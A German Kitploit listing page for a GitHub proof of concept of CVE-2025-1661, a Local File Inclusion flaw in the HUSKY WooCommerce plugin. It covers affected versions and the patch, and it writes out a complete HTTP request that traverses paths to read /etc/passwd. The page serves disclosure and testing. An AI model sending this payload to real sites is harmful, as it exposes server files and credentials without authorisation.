
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional for WooCommerce plugin for WordPress ist anfällig für Local File Inclusion (LFI) | Kitploit
Tools/GitHubGitHub/shahwarshah/cve-2025-1661
SchwachstellenanalyseExploitationWebanwendungs-ExploitationCTFPenetrationstestsLernen & Bildung
GitHubshahwarshah/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional for WooCommerce plugin for WordPress ist anfällig für Local File Inclusion (LFI)

Repository anzeigen
119vor 1 JahrNoch nicht geprüft
Webseite
Teilen

CVE-2025-1661 - Nicht authentifizierte Local File Inclusion (LFI) in HUSKY – Products Filter Professional for WooCommerce

Beschreibung

Das HUSKY – Products Filter Professional for WooCommerce Plugin für WordPress ist anfällig für Local File Inclusion (LFI) in allen Versionen bis einschließlich 1.3.6.5 über den template Parameter der woof_text_search AJAX-Aktion.

Dies ermöglicht nicht authentifizierten Angreifern, beliebige Dateien auf dem Server einzubinden und auszuführen, was potenziell zu Folgendem führen kann:

  • Umgehung von Zugriffskontrollen
  • Extraktion sensibler Daten
  • Remote Code Execution (RCE) unter bestimmten Bedingungen (z. B. Hochladen von „sicheren“ Dateitypen)

Schweregrad: Kritisch

  • CVSS-Score: 9.8 (Kritisch)
  • CWE-ID: CWE-22 (Path Traversal)
  • EPS-Score: 0.00061

Betroffene Versionen

  • Verwundbar: <= 1.3.6.5
  • Gepatchte Version: 1.3.6.6

Abhilfe

Aktualisieren Sie auf Version 1.3.6.6 oder eine neuere gepatchte Version.


Proof of Concept (PoC)

Schritte zur Reproduktion

  1. Besuchen Sie die Ziel-Website.
  2. Erfassen Sie die Anfrage mit Burp Suite.
  3. Ändern Sie die Anfragemethode auf POST und fügen Sie folgenden Payload hinzu:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

IntercomVulnChecker Screenshot 4. Bei Erfolg gibt der Server den Inhalt von /etc/passwd zurück. 5. Dies kann zum Extrahieren anderer sensibler Dateien vom Server verwendet werden.


Referenzen

  • Wordfence Advisory
  • WordPress Plugin Code
  • CVE Report

Haftungsausschluss

Dieses PoC dient ausschließlich zu Bildungs- und Forschungszwecken. Nicht autorisierte Tests an Systemen ohne Erlaubnis sind illegal und unethisch. Holen Sie stets eine ausdrückliche Genehmigung ein, bevor Sie Sicherheitstests durchführen.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




